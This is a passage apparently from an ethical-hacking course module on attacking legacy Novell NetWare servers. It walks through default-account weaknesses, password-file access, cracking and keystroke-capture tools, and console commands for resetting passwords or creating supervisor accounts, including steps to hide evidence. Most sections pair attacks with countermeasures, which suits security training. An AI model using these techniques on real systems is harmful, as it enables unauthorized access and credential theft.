ViRobot Expert is a powerful desktop anti-virus solution which has received the Microsoft 'Designed for Windows XP' logo. ViRobot Expert was awarded VB 100% in June, 2003 from Virus Bulletin--this award is given to anti-virus solutions that are able to scan and repair all the known viruses in the wild. Capable of disinfecting unknown viruses and polymorphic viruses, ViRobot Expert is also designed to efficiently and effectively deal with very large viruses.

Kaspersky Lab. (<http://www.kaspersky.com>)

The Kaspersky Anti-Virus product dependably controls all virus penetration points to stand-alone computers, workstations, file servers, Web servers, e-mail systems, firewalls and handheld computers. Convenient management features give the opportunity to maximize the anti-virus defense of computers and corporate networks alike.

McAfee, a Network Associates Company (<http://www.mcafee.com>)

Comprehensive anti-virus protection detects viruses, Trojans, worms, malicious ActiveX controls and Java applets. Includes integrated personal firewall, Script Stopper, Hostile Activity Watch Kernel (HAWK), PDA Synchronization support, and Quarantine.

Norman Data Defense Systems, Inc. (<http://www.norman.com>)

Norman's virus control solutions combine advanced signature scanning technology with heuristic analysis and macro certification techniques to help prevent both known and unknown viruses from infecting the system, as well as clearing any existing infections. NVC can identify and remove all types of viruses, including file and boot sector viruses, without the machine having to be restarted with a clean diskette.

Proland Software (<http://www.protectorplus.com>)

Protector Plus antivirus products are known for their efficiency and reliability. Protector Plus detects and removes many types of malwares. Protector Plus antivirus software packages are updated on a

continuous basis to ensure that virus entry points are protected with standardized virus database updates. The distribution of the virus database updates across the network can be automated.

Sophos (<http://www.sophos.com/products/software/antivirus/>)

Sophos Anti-Virus was designed specifically for the corporate network and offers an easily updated, flexible business solution for managing the complexity of networks from small local area networks to large multi-server, multi-platform WANs. Updates are constantly available and technical support, 24 hours a day, 365 days a year is included in all licenses.

Summary

- Viruses come in different forms.
 - Some are mere nuisances some come with devastating consequences.
 - E-mail worms are self replicating and clogs the networks with unwanted traffic.
 - Virus codes are not necessarily complex.
 - It is necessary to scan the systems/ networks for infections on a periodic basis for protection against viruses.
 - Anti-dotes to new virus releases are promptly made available by security companies and this forms the major counter measure.
-

Summary

Recap

- Viruses come in different forms.
- Some are mere nuisances some come with devastating consequences.
- E-mail worms are self replicating and clog the networks with unwanted traffic.
- Virus codes are not necessarily complex.
- It is necessary to scan the systems/ networks for infections on a periodic basis for protection against viruses.
- Antidotes to new virus releases are promptly made available by security companies and this forms the major counter measure.^[1]

[1](Acknowledgement: <http://www.pchell.com>)

Module 17: Novell Hacking

Overview

Module Objectives

- Common Accounts and passwords
- Accessing password files
- Password crackers
- Netware hacking tools
 - Chknnull
 - NOVELBEH
 - NWPCRACK
 - Bindery
 - BInCrack
 - SETPWD.NLM
 - Kock
 - user dump
 - Burglar
 - Getit
 - Spooflog
 - Gobbler
 - Novelffs

- Pandora
-

Module Objectives

In this module we will be looking at the security concerns one must address in the context of Novell Netware. At the time of writing this document, the newest version is 6.5. However, we address hacking Novell NetWare from its earlier versions such as version 4. The idea behind including the legacy versions is to give the reader a wide perspective of how Netware has evolved. In this module we will cover:

- Common Accounts and passwords
- Accessing password files
- Password crackers
- Netware hacking tools - Chknnull, NOVELBFH, NWPCRACK, Bindery, BlnCrack, SETPWD.NLM, Kock, userdump, Burglar, Getit, Spooflog, Gobbler, Novelffs, Pandora

Novell Netware Basics

- Object Model
- Access Control Lists
- Rights
- Levels of Access
- Packet Signature

Before we discuss about attack methodologies, we will briefly visit Netware Architecture. It must be remembered that the NetWare directory services was the "inspiration" behind Microsoft's Active Directory Services. We will give a simplified view of the object model;

explain trustees and rights discuss items such as Packet Signature, and the levels of access.

Note Object Model: All parts of the overall NetWare system are objects. Each of these objects can be treated as an individual item, and objects can be grouped together for easier administration.

Note Access Control List: Each object in the security model has an Access Control List, or ACL. This defines what level of access is required to access the object. Objects can have rights assigned to help determine what other objects they can access. The rights assigned to each object are fairly granular, and can allow various levels of reading and modification.

Note Rights: Objects are clustered together in an overall hierarchy. There are parent and child relationships between objects. When a new object is created, it receives a "default" set of access controls. These are inherited from the parent. To prevent excessive rights from being inherited farther down the chain, there are "inherited rights filters" which help control the flow of inherited rights. At the file system level are trustee rights. These are rights assigned which determine an object's ability to access a file or directory.

Note Access Levels

There are a total of five different levels of access that can be logically defined from the security model - not logged in, logged in, supervisory access, administrative access, and console access.

- Not logged in - If an object has Public read access, then the object can be read without authentication, assuming the object can be accessed.

- Logged in - If a user has authenticated, they will have additional access to objects. This additional access is typically basic minimal access to allow the user to use the system.
- Supervisory rights - If a user can administer another object, control and manipulate the object's properties, and/or assign rights to others for this object.
- Administrative rights - Overall control of the security model is considered administrative access. While it is possible to hide portions of the model, typically this level of access allows almost complete control.
- Console access - Access to the NetWare server's console is the highest level of access possible. While the controls are not as easy to use, console access can override all other access levels imposed by the administrators.

Note Packet Signature


Another feature of Netware is the packet signature. Packet Signature is an interesting idea in itself, as it suggests that all packets moving in and out of the server are cryptographically signed to prevent forgery. It should be noted that Packet Signature does not encrypt any data; it also adds security by using a digital signature.

There are 4 levels of Packet Signature: 0 - No packet signature; 1 - No packet signature unless explicitly asked; 2 - Packet signature present unless explicitly asked not to; and 3 - Communication using packet signature only.

Now that we have covered the basics of Novell Netware, we can go into the details of security and hacking.

Default Accounts and Settings

- Server Settings
- Supervisor Account
- Default Rights
- RCONSOLE security concerns
- Server Commands and Settings



First and foremost, Netware raises security concerns if it has been installed using the default settings. The first concern is physical security. This is because NetWare server, by design, does not offer much in the way of protection as there is no means of auditing events done at the console. Moreover, NetWare servers start and run without accounts. Therefore it is appropriate to state that NetWare server security depends on physical security of the server. Obviously the server itself should be locked up, but in the event of someone gaining access to the console it is advisable to severely limit access to what they can do once at the console. The screen saver in NetWare 5 provides some measure of protection since it requires NDS authentication.

Note Supervisor Account: On the server, the default setting will include the Supervisor account. Since Netware 3.x, the supervisor account has been allowed as a default account on Netware for legacy support or backward compatibility. The supervisor account is a special user designed for programs and clients that need bindery-based complete access to all the volumes, directories, and files on the file server. This account is a fully privileged user in NetWare 2.x or 3.x. However, NetWare 4.x and later it is limited in its privileges.

Threat The security concern arises out of the fact that the supervisor account password is the same as the first password for the Admin user until it is changed using a bindery administration utility. The password holds good even after the Admin password has been changed causing many administrators to falsely believe that the default password has been changed. On some systems, the supervisor user may have a "default" initial password used for the Admin account such as "netware."

As we have seen, in Netware, all components are objects and the supervisor object in the NetWare tree is invisible to the standard NDS (non-bindery) utilities. Therefore if this account is searched for using the NDS utilities such as NWADMIN.EXE or NLIST.EXE, it does not appear. However if a binder-based utility such as SYSCON.EXE is used, the account is detected.

Attack Methods If an attacker has access to the system, he can try SUPE.EXE, KNOCK.EXE or other NetWare Supervisor password cracking utilities to extract the supervisor password. On retrieving the password, the attacker can launch a denial of service attack by running an old Netware bindery utility such as FCONSOLE.EXE and use the "Down File Server Request" to down any server, including remote servers.

Countermeasure is to disable the account if it is not needed. If it is required, ensure that the password is changed by logging in as supervisor and using the SETPASS.EXE DOS command or using the bindery-based SYSCON.EXE to set the password.

Note RCONSOLE: Another security concern is the default setting when it comes to using the DOS utility RCONSOLE (remote console). NetWare servers come with REMOTE.NLM, which can be loaded with a password at the server console, or from a start-up file, allowing remote access to the server from client workstations. REMOTE.NLM enables the use of RCONSOLE to remotely access the server console from a workstation. During setup, this is given a fairly easy password. Typically, an administrator loads REMOTE.NLM at the server console and enters a password, as required by REMOTE.NLM.

When RCONSOLE is launched from the client side, it prompts for a password and then sends a hash of that password to the server for authentication. For RCONSOLE to be enabled, the RCONSOLE password hash must match the REMOTE password hash stored in memory at the server.

Threat The security concern arises from the nature of RCONSOLE, which like the server console, does not use NDS accounts for accountability. Due to this flaw in design, RCONSOLE cannot enforce access level control or limit console level commands or applications. Therefore, it becomes difficult to monitor remote server activity.

Attack Methods MITM and Brute Force Cracking: An attacker who has access to the network can sniff a valid RCONSOLE session and initiate a man-in-the-middle attack by sending a packet(s) with the correct hash, host IPX address and also the

correct NCP sequence number. This may have been patched in versions later than 5.x. It goes without saying that possession of the RCONSOLE password grants the attacker complete control of the given server - similar to that of being physically present at the server console. Protecting the RCONSOLE password, therefore, is vital in securing NetWare. The attacker has a greater chance of sniffing the password as RCONSOLE has no lockout. Moreover, there are predictable delays in remote console authentication, which makes it easier for the attacker to launch a brute force attack. While failed RCONSOLE attempts are logged, other approaches such as using XCONSOLE, avoid effective logging. The attacker thus takes advantage of the intrusion detection gap.

Note Rights: There are eight Rights on Netware. Let us briefly take a look at these.

- *S Supervisory:* Once granted to a user or group on a specific directory, this right gives the trustee holding it all rights, as well as the ability to grant all rights to other users or user groups on that directory and its subdirectories. The supervisory right itself is automatically propagated for the trustee holding it to all subdirectories below the one where it was granted, and it cannot be revoked for the trustee from subdirectories below the original assignment. It also overrides any restrictions put in place by the Netware Inherited Rights Mask. At the file level, it allows a user all rights to the file - and the ability to grant or modify any right to any file for any user or group in any directory at or below the directory where the supervisory rights were assigned.

- *R Read*: This right allows a user or group to open a file for reading or to run an executable program.
- *W Write*: Allows a user or group to open and modify a file's contents.
- *C Create*: At the directory level, Create allows a user or group to make subdirectories and files within them. If this right is the only one granted at the directory level, it allows the trustee holding it to create subdirectories and files. But once a file is closed, it cannot be seen using standard DOS or Netware commands (for example DIR or NDIR).
- *E Erase*: Controls whether or not a directory, its subdirectories and the files within the directory and subdirectories can be deleted.
- *M Modify*: Users or groups with this right have the ability to set and change file or directory attributes. This includes renaming directories or files within directories. This trustee right has no effect on the ability to modify the contents of a file.
- *F File Scan*: Users or groups must have this trustee right to see that directories or files within directories exist.
- *An Access Control*: This right allows a user to modify the trustee assignments or the Inherited Rights Mask of a directory or file. It does not allow a user to grant the supervisory trustee right, but it does allow them to grant trustee rights to others that they themselves do not have.

By default, NetWare users receive the following file system rights: All users have RWCEMFA (all possible rights except Supervisor) to their own home directories, which are created along with the NDS User

objects. Users in the same container as the SYS Volume object receive RF (Read and File Scan) rights to volume SYS so they can log in.

Note Server SET COMMAND and Default Settings: Netware servers come with default settings that must be configured to ensure adequate security. Let us take a look at some of these settings. Typing SET at the NetWare console prompt gives a list of the various categories of SET commands available.

Note Communications SET Commands

- *Local Clients IP NetNumber List* - Example usage:
SET LOCAL CLIENTS IP NETNUMBER LIST =
192.168.20.0; 192.168.41.0
- *NAT Realm Name* - If NAT is not used, it is not required. Example usage: SET NAT REALM NAME = BVEW
- *Maximum Pending TCP Connection Requests* - The default value is 128. For high risk servers such as public servers, this may be raised up to the maximum of 4096. Example usage: SET MAXIMUM PENDING TCP CONNECTION REQUESTS = 2500
- *TCP Defend Land Attacks* - The default is ON and this is the preferred setting. Example usage: SET TCP DEFEND LAND ATTACKS = ON
- *TCP Defend SYN Attacks* - The default is OFF. The ON setting is preferred. Example usage: SET TCP DEFEND SYN ATTACKS = ON
- *IP WAN Client Validation* - The default is OFF, and this is the preferred setting unless there are remote

clients to attend. Example usage: SET IP WAN CLIENT VALIDATION = OFF

- *Allow IP Address Duplicates* - The default is OFF, and this is the preferred setting. Example usage: SET ALLOW IP ADDRESS DUPLICATES = OFF
- *Maximum Packet Receive Buffers* - The default value is 500, although on high volume servers this should be increased. Example usage: SET MAXIMUM PACKET RECEIVE BUFFERS = 1000

Note Memory SET Commands

- *Memory Protection Fault Cleanup* - The default is ON, and this is the preferred setting. Example usage: SET MEMORY PROTECTION FAULT CLEANUP = ON

Note File System SET Commands

- *Immediate Purge Of Deleted Files* - The default is OFF and this is the preferred setting to recover files that are deleted accidentally. Example usage: SET IMMEDIATE PURGE OF DELETED FILES = ON

Note NCP SET Commands

- *NCP Packet Signature Option* - The default is 1. This should be increased to 3 to help prevent packet spoofing. It should be issued from AUTOEXEC.NCF before the protocols are bound to the network card, to prevent an odd sort of spoofing attack that allows a user to masquerade as the server object itself and forge administrative commands that could lead to complete system compromise. Example usage: SET NCP PACKET SIGNATURE OPTION = 3

- *Enable IPX Checksums* - The default is 1. This should be increased to 2, which will force IPX checksums. Example usage: SET ENABLE IPX CHECKSUMS = 2
- *Enable UDP Checksums on NCP packets* - The default is 1. It is recommended to set it to 2, if UDP and NCP protocol are used. Example usage: SET ENABLE UDP CHECKSUMS = 2
- *NCP Protocol Preferences* - This will typically be set to TCP and IPX. Change to TCP (version 6 uses TCP alone) Example usage: SET NCP PROTOCOL PREFERENCES = TCP
- *Display NCP Bad {Component\Length} Warnings* - The default is OFF. To monitor bad warnings this can be set ON. Example usage: SET DISPLAY NCP BAD COMPONENT WARNINGS = ON
- *Reject NCP Packets with Bad {Components\Lengths}* - The default OFF is the preferred setting. Example usage: SET REJECT NCP PACKETS WITH BAD COMPONENTS = OFF, Example usage: SET REJECT NCP PACKETS WITH BAD LENGTHS = OFF
- *Allow Change To Client Rights* - The default is ON. Unless the server is a print server or a job server, this should be set to OFF. Example usage: SET ALLOW CHANGE TO CLIENT RIGHTS = OFF

Note Miscellaneous SET Commands

- *Display Incomplete IPX Packet Alerts* -The default is ON. Example usage: SET DISPLAY INCOMPLETE IPX PACKET ALERTS = ON

- *Enable SECURE.NCF* - The default is OFF. If used to house the majority of security settings, then this should be set to ON in the STARTUP.NCF.
Example usage: SET ENABLE SECURE.NCF
- *Allow Audit Passwords* - The default is OFF.
Example usage: SET ALLOW AUDIT
PASSWORDS = OFF
- *Display Old API Names* - The default is OFF, but it is recommended that it be turned ON. Example usage: SET DISPLAY OLD API NAMES = ON
- *CPU Hog Timeout Amount* - The default is 1 minute. On high-usage servers this may be set a little lower. Example usage: SET CPU HOG
TIMEOUT AMOUNT = 1 MINUTE
- *Allow Unencrypted Passwords* - Originally in place to ensure that older clients the default OFF should always be used. Example usage: SET ALLOW
UNENCRYPTED PASSWORDS = ON

Valid Account names on Novell Netware

- Any limited account should have enough access to allow you to run SYSCON, located in SYS: PUBLIC directory.
- If you get in, type SYSCON and enter. Now go to User Information and you will see all defined accounts.
- You will not get much info with a limited account, but you can get the account and the user's full name.
- If you are IN with any valid account, you can run USETLST.EXE and get a list of all valid account names on the server.

By default NetWare keeps rights to certain areas away from the general user/group. However, there are two default users, anonymous and guest, that have rights automatically to the \public and \etc system directories. These users are created without a password so the first security setting with regard to users is to assign a password to both users; disable the accounts; strip them of all rights to the \etc directory; or all of the above.

Threat In Netware 4.x, any limited account can give access to an attacker to run SYSCON, located in the SYS: PUBLIC directory. Once he is able to get in, he can go to User Information and list all defined accounts - the account and the user's full name. However, if he has a valid account, he can run USERLST.EXE and get a list of all valid account names on the server.

Another possibility is to use a local copy of MAP.EXE and try to map a drive using the server name and volume SYS: Password guessing can be done to uncover a valid account. The same can be done with ATTACH.EXE as well.

Hacking Tool: Chknnull.exe

- CHKNNULL shows you every account with no password and you do not have to be logged in. For this to work bindery emulation must be on.



Attack Methods

Typically, before an attacker gets to use CHKNULL, he will try his hand at other options, especially if he has command line access to the server (maybe through a backdoor). He will use the CX and NDIR commands without logging in to retrieve valuable information. Both CX and NDIR are Novell utilities that will take advantage of the default NDS settings on the tree.

Used with the CX /T /A /R options the query will dump the complete tree if the default rights are still set. This will give a complete list of account names, as well as the tree hierarchy. Similarly, the attacker can also use NLIST to obtain valuable information.

```
C:\>NLIST USERS
Object Class: User
Current context: Lab
User name: The name of the user
Dis: Login disabled
Log exp: The login expiration date, 0 if no
Pwd: Yes if password is required
Pwd exp: The password expiration date, 0 if no expiration date
Uni: Yes if unique passwords are required
Min: The minimum password length, 0 if no minimum

User Name          Dis  Log Exp  Pwd  Pwd Exp  Uni  Min
-----           No  09/09/09  No  09/09/09  No   0
admin             No  09/09/09  No  09/09/09  No   0
infest            No  09/09/09  No  09/09/09  No   0

A total of 2 User objects was found in this context.
A total of 2 User objects was found.
```

NLIST USER /D will dump a lot of account information; NLIST GROUPS / D will list group names, their members, and the description field for the group; NLIST SERVER /D will list the servers along with version information, and if he is attached to that server it will tell if accounting is active. NLIST with /OT will list detailed information regarding NDS objects. Using NLIST /OT=* /DYN /D will list everything in NDS that is by readable by default.

Tools

CHKNULL is usually run after CX and NLIST since the attacker has now gained a fair assessment as to which accounts or which sections of the tree are good target areas. CHKNULL is a good example of a hacker tool that uses bindery calls against an NDS server. Running CHKNULL with no options will list all accounts in the

current context that have no password, and it can also check all accounts in the current context with a single password (such as "password").

Typically this will yield at least one account that can be used to log in, especially in larger organizations. Once logged in with the account, running the CX and NLIST commands again will help retrieve even more information.

In Windows environments, using Network Neighborhood and the Novell-supplied Onsite will yield valuable information. Onsite is capable of providing as much information and more as CX and NLIST, including detailed information on volumes, free space, etc. Using Onsite and CHKNULL together will help uncover a weakly protected account.

Written by Itsme, CHKNULL has several parameters which can be used to extend its functionality:

Usage: chknnull [-p] [-n] [-v] [wordlist]

-p = check username as password

-n = don't check null password

-v = verbose output

It can also check specified words on the command line as passwords.

In 4.1 CHKNULL shows every account with no password and the attacker does not have to be logged in. For this to work bindery emulation must be on.

Access the password file in Novell Netware

- Access to the password file in the Netware is not like Unix - the password file is not in the open. All objects and their

properties are kept in the bindery files on the 3.x, and kept in the NDS database in the 4.x.

- The bindery file attributes (or Flags) in 3.x are hidden and System, and these files are located on the SYS: volume in the SYSTEM subdirectory.
 - 3.x - NET\$OBJ.SYS, NET\$PROP.SYS, NET\$VAL.SYS
 - The NET\$BVAL.SYS and NET\$VAL.SYS are where the passwords are actually located in 3.x and 4.x respectively.
 - In Netware 4.x. the files are physically located in different location than on SYS:volume.
 - By using the RCONSOLE utility and using the Scan Directory option, you can see the files in SYS: NETWARE:
 - There is another way to view these files and potentially edit them. After installing NW4 on a NW3 volume, reboot the server with 3.x SERVER.EXE
 - On a volume SYS will be on the _NETWARE directory. SYS:_NETWARE is hidden better on 4.1 than 4.ox. But in 4.1 you can still see the files by scanning the directory entry numbers using NCP calls (you need the APIs for this) using the function 0x17 sub function 0xF3.
-

All objects and their properties are kept in the bindery files on 2.x and 3.x, and kept in the NDS database in 4.x. An example of an object might be a printer, a group, an individual's account etc. An example of an object's properties might include an account's password or full user name, or a group's member list or full name. The bindery files attributes (or flags) in 2.x and 3.x are Hidden and System, and these files are located on the SYS: volume in the SYSTEM subdirectory. Their names are as follows:

The NET\$BVAL.SYS and NET\$VAL.SYS are where the passwords are actually located in 2.x and 3.x respectively.

Netware version	File Names
2.x	NET\$BIND.SYS NET\$BVAL.SYS
3.x	NET\$OBJ.SYS NET\$PROP.SYS NET\$VAL.SYS

In NetWare 4.x, the files are located in a different location on the sys: volume. It is a hidden directory called _netware. In this directory are located the nds files, license files, and a number of other system-related files such as login scripts and auditing files.

The _netware directory will be on volume sys. Sys:_netware is hidden better on 4.1 than 4.0x, but in pre-410pt3 patched 4.1 one can still see the files by scanning directory entry numbers using ncp calls. Using jcmt.nlm, it is possible to access sys: _netware. To access this directory an attacker can try using netbasic.nlm and if they succeed, they can actually copy nds files to a directory they can access such as sys: public.

With regard to password, a Novell proprietary algorithm takes the password, and produces a 16 byte hash. This algorithm is the same for versions 3.x and 4.x of netware. The algorithm is also inside the login.exe file used by the client when logging in. The 16 byte hash is stored within the bindery files in Netware 3.x and NDS in Netware 4.x. Since the object ID is used in the algorithm, it adds the equivalent of a salt.

Threat However, these security settings can be easily compromised as both the object ID and the password length are stored with the hash, along with that fact that

lower case letters are converted to upper case before generating the hash does simplify the process slightly. Password crackers can brute force a little easier since they can eliminate trying lower case letters and concentrate on a particular password length.

Because of the complexity of the algorithm, using it the way it was designed makes it slow for cracking, especially by brute force.

Tool: NOVELBFH.EXE & NWPCRACK.EXE



- Novelbfh is brute force password cracker which works on Netware 3.x versions.
 - NWPCRACK is a password cracker that works against a single account and uses a dictionary wordlist.
-

Tools NOVELBFH, Novell Brute Force Hacker, is a program written by DGE Alofs in Holland. It is a menu driven program that attempts to crack accounts by using the verify password function and trying various guesses for password.

The password checking is done using the unencrypted password call, so this program can be rendered useless on NetWare 3 by disabling the unencrypted password call at the server (this is the default).

Tools NWPCRACK is a brute-force password cracker for cracking passwords on the Novell platform. This utility is

best used from a remote location, working on passwords over long periods of time. As the author points out, there is a period of delay between password attempts and thus, brute forcing could take some time. This utility would probably work best if the cracker were attacking a network that he knew something about.

Countermeasure Countermeasure

Use strong passwords. If the server has been upgraded, check the AUTOEXEC.NCF file for encrypted passwords setting. If this setting is OFF, it will permit passwords to be sent over the wire in clear text for legacy support. To ensure that this setting is off, use the SET command at the server console:

SET allow unencrypted passwords = OFF

Hacking Tool: Bindery.exe & BinCrack.exe

- Bindery.exe is a password cracker that works directly against the .OLD bindery files.
 - This tool extracts user information out of bindery files into a Unix-style password text file.
 - Then you can use BINCRACK.EXE to "crack" the extracted text file.
-

Tools BINDERY.EXE accesses the bindery and extracts the cipher resulting from the NetWare oneway encryption feature. BINDERY.EXE outputs a text file containing the encrypted password and the USER ID. This text file can be cracked by a function of BINDERY.EXE, BINCRACK.EXE, through a dictionary file.

With powerful CPUs, multiple CPUs, and distributed processing networks, BINCRACK.EXE can make short work of the task of delivering passwords.

An intruder must have first gained supervisor equivalency in order to attack the bindery files. There is a way around this. A clever hacker might copy the old files produced every time BINDFIX runs. As system administrator you must guard against this by ensuring that the proper rights are set for the SYS: SYSTEM directory.

Countermeasure Countermeasure:

A bindery context setting is used to emulate the bindery database of the earlier NetWare versions. This bindery emulation makes the server vulnerable and should be removed. In the AUTOEXEC.NCF file check the status of the SET BINDERY CONTEXT command line.

Hacking Tool: SETPWD.NLM

If you have access to the console, either by standing in front of it or by RCONSOLE, you can use SETSPASS.NLM, SETSPWD.NLM or SETPWD.NLM to reset passwords.

Just load the NLM and pass it command line parameters:

NLM	Account (s) reset	Netware version (s) support
SETSPASS.NLM	SUPERVISOR	3.x
SETSPWD.NLM	SUPERVISOR	3.x, 4.x
SETPWD..NLM	any valid account	3.x, 4.x

How to Use SETPWD.NLM

You can load SETPWD at the console or via RCONSOLE. If you use RCONSOLE, use the Transfer File To Server option and put the file

in SYS:SYSTEM.

For 3.x:

```
LOAD {path if not in SYS: SYSTEM} SETPWD [username]  
[newpassword]
```

For 4.x:

```
set bindery context = [context, e.g. hack.Corp.us]
```

```
Load [path if not in SYS: SYSTEM] SETPWD [username]  
[newpassword]
```

Tools SETPWD.NLM decompresses into a NLM, Netware Loadable Module. SETPWD.NLM resets any user – password, including that of supervisor.

Note NetWare 6 does provide some policy settings that are intended to protect passwords. The settings provided are: password required, password length, password unique, expiration and grace login limit. This version also provides for intruder detection, in the form of lockout periods. A summary of these recommended settings are:

- Enable intruder detection at the OU level.
- Set incorrect login attempts to 3.
- Make and use a User Template object to apply password policies to new users.
- Require users to have passwords with a minimum length.
- Require users to have unique passwords. Netware remembers the last 8 passwords used.

- Set grace login to 3.

Another design feature is the elimination of the additional client required by older versions for a workstation to access the server. Netware 6 comes with Native File Access Protocols (NFAP) implemented. This allows Macintosh, Windows and UNIX clients to access Netware server file systems without requiring additional client software. However, as Windows and Mac native protocols cannot use the NDS passwords, the clients using this software have their password stored in the NDS by NMAS (Novell Modular Authentication Services). To ensure security, both the NDS password and the simple password must be set when creating users. As long as the passwords are in a synchronized state, the user is able to change their own password.

Other Tools

- **Hacking Tool: Kock**

For Netware 3.11, exploits bug in a Netware attached to log in without a password.

- **Hacking Tool: userdump**

UserDump simply lists all users in the Bindery. Works for Netware 3.x and 4.x (in Bindery Mode)

- **Hacking Tool: NWL**

Replacement LOGIN.EXE for Novell Netware. Run PROP.EXE from a Supervisor account to create a new property.

Replace existing LOGIN.EXE in SYS:LOGIN.

Each time a user logs in, the text is stored in the new property. Use PROP.EXE to retrieve captured logins.

Tools KOCK

For Netware 3.11, exploits bug in a Netware attach to log in without a password.

Tools UserDump

UserDump simply lists all users in the Bindery. Works for Netware 3.x and 4.x (in Bindery Mode)

Tools NWL

It is a replacement LOGIN.EXE for Novell Netware. Run PROP.EXE from a Supervisor account to create a new property. Replace existing LOGIN.EXE in SYS:LOGIN. The version of LOGIN.EXE that shipped with 4.0 had a flaw that under the right conditions the account and password could be written to a swap file created by LOGIN.EXE. Once this has occurred, the file can be undeleted and the account and password retrieved in plain text. Each time a user logs in, the text is stored in the new property. Use PROP.EXE to retrieve captured logins.

Hacking Tool: Getit

- Getit is a hacking tool designed to capture passwords on a Novell network.
 - This tool is triggered by an instance of the LOGIN.EXE application used in Novell to authenticate and begin a login session on a workstation.
 - It works directly at the operating system level, intercepting calls. It's probably the most well known NetWare hacking tool ever created.
-

Tools Reportedly written by students at George Washington High School in Denver, Colorado, Getit is designed to capture passwords on a Novell network. The program was written in assembly language and is therefore quite small.

This tool is triggered by any instance of the LOGIN. EXE application used in Novell to authenticate and begin a login session on a workstation. Technically, because of the way Getit works, it can be marginally qualified as a sniffer. It works directly at the operating system level by intercepting (and triggering on) calls. It's probably the most well known NetWare hacking tool ever created.

Getit is a TSR (Terminate and Stay Resident) and takes advantage of weaknesses in the security at the boot phase. Into the regular flow of action in the AUTOEXEC.BAT file, a line that executes the (hidden) program is copied onto the boot disk. The TSR remains in the background and the process continues. Visual signs of the break-in are imperceptible.

As soon as a program named LOGIN is executed, the TSR starts and records all the keystroke action into a hidden file on the boot disk. The attacker can later return to check if the hack has been successful.

Getit uses the same "hook" that the Novell shell does - by capturing the centralized portal to DOS at interrupt 21h.* Then, it intercepts all function calls. Specifically, it checks for the EXECute file function call and the "terminate" interrupt. Whenever an EXEC call is made with a filename LOGIN, the program records keystrokes until the program terminates. Note that the above technique requires the program be loaded subsequent to the Netware shell.

Hacking Tool: Burglar, SetPass

- It can only be used where an individual has physical access to the NetWare File server.
 - The utility is usually stored on a floppy disk. The attacker sometimes has to reboot the server.
 - SetPass is a loadable module, designed to give the user, supervisor status.
 - This module also requires physical access to the machine.
-

Tools Burglar is a somewhat dubious utility. It can only be used where an individual has physical access to the NetWare file server. It is an NLM, or a loadable module. Most of Novell NetWare's programs executed at the server are loadable modules. This includes everything from the system monitor to simple applications such as editors.

The utility is usually stored on a floppy disk. The attacker sometimes has to reboot the server. Provided that the attacker can reach the Novell server prompt without encountering any password-protected programs along the way, the utility is then loaded into memory. This results in the establishment of an account with supervisor privileges.

Burglar.nlm is a Novell loadable Module. If it is executed on the SERVER it will create an account with supervisor privileges. The attack methodology goes like this.

- The program is copied to a floppy diskette.
- It is then loaded on to the server.
- The attacker waits till the: prompt is obtained.
- At the: prompt the load command is issued. Example "load a:\burglar.nlm super2".

- The diskette is taken out and the server rebooted to erase evidence of the program. The log file is later deleted.

Another loadable module, Set pass is designed to give the user supervisor status. This module also requires physical access to the machine. Basically, it is a variation of Burglar. It will also send a broadcast message to all users, so keep this in mind when it's run.

Tools SETPASS

Purpose: Use at a workstation to change a user's password.

Syntax: SYS:PUBLIC\SETPASS.EXE [servername/] [username] [/?| /VER]

Parameter	Use to
(noparameter)	Change your password on the network.
servername/	Replace with the name of the server where you want to change the user's password.
username	Replace with the name of the user whose password you want to change.
/?	View online help. All other parameters are ignored when /? is used.
/VER	View the version number of the utility and the list of files it uses to execute. All other parameters are ignored when /VER is used.

Examples

- To change your password on the network, type
SETPASS

- To change user John's password (if you have rights), type
SETPASS JOHN
 - To change user Bob's password on server PROD, type
SETPASS PROD/BOB
 - To change user password on server CONSOLE, type
SETPASS CONSOLE/
-

Hacking Tool: Spooflog, Novelffs

- <http://www.gregmiller.net/novell.html>
 - Spooflog is a program, written in C, by Greg Miller, that can spoof a workstation into believing that it is communicating with the server.
 - This is a fairly advanced exploit.
 - Novelffs creates a fake file server. It was written by Donar G E Alofs
 - Needs rebooting after work is done.
-

Note Spoofing is the act of using one machine to impersonate another by forging the other's "identity" or address. There are different forms of spoofing. We have discussed spoofing at length in the preceding modules at various points. Here, the consideration is hardware address spoofing.

Spoofing in the NetWare environment is not impossible; it is just difficult. In version 4.x and below, this exploit is a possibility. The NET.CFG file contains parameters that are loaded on boot and connection to the network. Options include number of buffers, what

protocols are to be bound to the card, port number, MDA values, and, of course, the node address.


The popular way to spoof is by altering the address in the NODE field in the NET.CFG file. In an attack scenario, the attacker assigns the node an address belonging to another workstation. In order for this type of attack to work, many variables must be just right. For example, if there are any network interfaces between the attacker and the target, this may not work.

Tools Spooftool is a program, written in C by Greg Miller that can spoof a workstation into believing that it is communicating with the server. This is a fairly advanced exploit. This is the classic man in the middle attack which we have discussed earlier in preceding modules.

Tools Written by donar ge alofs, novelffs is a program, which simulates a Novell file server. The server will be visible for about 1 to 2 minutes. On some systems the server will be visible for as long as the program is running, if the computer is rebooted it will disappear after 1 to 2 minutes. The Ethernet-address of the computer from where NOVELFFS is started is visible in the SLIST so it's traceable.

Hacking Tool: Gobbler

Gobbler is a hacking tool which 'sniffs' network traffic on Novell servers.



Note "The Gobbler" is an Ethernet troubleshooter/protocol analyzer that can be operated from a remote central network management station. It features a packet capture program with extensive filtering capabilities for catching selected Ethernet packets and writing them to disk for later examination, and a dumpfile view and protocol analyzing program for examining the captured packets. "The Gobbler" is based on an event-driven multitasking operating system called the Network Packet Dispatcher, developed by the network performance group of the Delft University of Technology.

